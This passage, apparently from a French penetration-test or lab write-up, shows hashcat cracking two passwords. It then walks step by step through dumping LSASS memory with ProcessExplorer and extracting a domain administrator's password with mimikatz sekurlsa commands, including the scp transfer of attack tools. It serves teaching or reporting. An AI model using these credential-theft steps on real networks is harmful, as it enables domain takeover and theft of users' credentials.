Restore.Sub.#1...: Salt:2 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: $HEX[206b72697374656e616e6e65] → $HEX[042a0337c2a156616d6f732103]

Started: Sat Nov 15 19:40:44 2025
Stopped: Sat Nov 15 19:42:16 2025
```

Hashcat a reussi a trouver deux mots de passe, dmorin : azertyuiop et websvc : p4ssw0rd, mais ce ne sont toujours pas des administrateurs du domaine.

D.Élévation de privilèges


Pour tenter de compromettre un compte administrateur de domaine nous allons tenter une attaque LSASS pour y voler les identifiants de connexion et les l'outils ProcessExplorer et ProcDUMP.

L'attaque "Dump LSASS" est une technique qui consiste à extraire les identifiants (mots de passe, hashes) stockés dans la mémoire d'un processus critique de Windows nommé LSASS.

Pour cela, un attaquant ayant des privilèges d'administrateur sur une machine utilise un outil (comme ProcDump) pour copier l'intégralité de la mémoire de ce processus dans un fichier (le "dump").


L'attaquant analyse ensuite ce fichier hors ligne avec un autre outil (comme Mimikatz) pour y récupérer les mots de passe en clair des utilisateurs qui étaient connectés sur la machine au moment du dump.

Commençons par nous connecter en RDP au serveur de fichiers avec le compte de Laura Brunet



Depuis le serveur de fichier, on se connecte via SSH au serveur de domaine, et on recupere le contenu du dossier « Tools » qu'on avait trouvé au debut de nos recherches. Mais avant ça on telecharger ProcessExplorer :

wget https://download.sysinternals.com/files/ProcessExplorer.zip -outfile ProcessExplorer.zip




Commande pour transferer le dossier sur le serveur de fichier :


scp -r .\Tools\ lbrunet@10.10.10.112:C:\Users\lbrunet\Pentest

```
PS C:\Tools> cd ..
PS C:\> scp -r .\Tools\ lbrunet@10.10.10.112:C:\Users\lbrunet\Pentest\
lbrunet@10.10.10.112's password:
kiwi_passwords.yar                                    100% 2834    88.5KB/s   00:00
mimicom.idl                                           100% 2850    89.1KB/s   00:00
README.md                                             100% 5211   318.3KB/s   00:00
mimidrv.sys                                           100%   30KB   1.9MB/s   00:00
mimikatz.exe                                          100% 1059KB   5.5MB/s   00:00
mimilib.dll                                           100%   31KB   1.9MB/s   00:00
mimilove.exe                                          100%   25KB   1.5MB/s   00:00
mimispool.dll                                         100%   10KB 640.0KB/s   00:00
mimidrv.sys                                           100%   36KB   1.1MB/s   00:00
mimikatz.exe                                          100% 1324KB   5.5MB/s   00:00
mimilib.dll                                           100%   37KB   2.3MB/s   00:00
mimispool.dll                                         100%   11KB 672.2KB/s   00:00
Procdump.zip                                          100%  714KB   5.0MB/s   00:00
ProcessExplorer.zip                                   100% 3378KB   6.0MB/s   00:00
Rubeus.exe                                            100%  431KB   4.5MB/s   00:00
SharpHound.exe                                        100% 1027KB   4.9MB/s   00:00
Snaffler.exe                                          100%  460KB   4.8MB/s   00:00
PS C:\>
```


Ils sont bien sur le serveur de fichier :




On decompresse le dossier processexplorer puis on lance le fichier procexp en mode administrateur



Ensuite on selectionne la ligne « lsass.exe » et on crée un full Dump




On le placera dans le dossier Mimikatz



Enfin, on lance l'outil Minikatz qui va tenter de decrypter le fichier lsass que l'ont vient de creer.


On entre les commandes suivantes :


Sekurlsa ::minidump lsass.dmp puis Sekurlsa ::logonPasswords



Nous pouvons lire que l'outil a récupéré le mot de passe de pclerc (Phillipine CLERC) qui est administrateur du domaine.

Tentons de se connecter avec son compte sur le serveur de domaine :





On est bien connecté avec son compte administrateur de domaine qui est donc compromis !